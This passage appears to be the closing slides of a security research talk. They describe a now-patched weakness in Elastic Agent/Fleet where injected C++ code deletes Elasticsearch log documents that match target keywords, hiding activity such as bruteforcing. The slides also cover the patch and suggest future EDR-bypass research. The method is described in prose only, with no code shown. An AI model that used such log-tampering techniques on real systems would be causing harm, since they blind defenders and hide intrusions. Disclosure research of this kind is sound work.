
# EXECUTION FLOW




# C++ CODE

- Code is too long for slides
- Searches the request body for target keywords
  - E.g., a username that is being bruteforced
- If it's found:
  - Parses out the resulting document ID
  - Uses Win32 APIs to make an HTTP request to Elasticsearch to delete the document
- Full function available [here](#)


# EXECUTION FLOW




# EXECUTION FLOW



# EXECUTION FLOW



DEMO



# THE PATCH

- This was patched in Elastic 7.12
  - March 23<sup>rd</sup>, 2021
- The permissions were changed for API keys issued by `fleet_enroll` for agents
- New roles are being created in Elasticsearch to better handle this
- [Kibana issue](#)
- [Kibana PR](#)
- [Elasticsearch issue](#)

# FUTURE RESEARCH

- As Elastic Agent moves towards GA, more features are being added
- Watch GitHub issues for things that may be security related
- Fleet API vulnerabilities?
- Binary vulnerabilities?
  - Unlikely but possible
- The actual EDR capabilities
  - Large attack/bypass surface here that has yet to be explored!

# THANK YOU!

Slides + code at <https://github.com/captainGeech42/talks>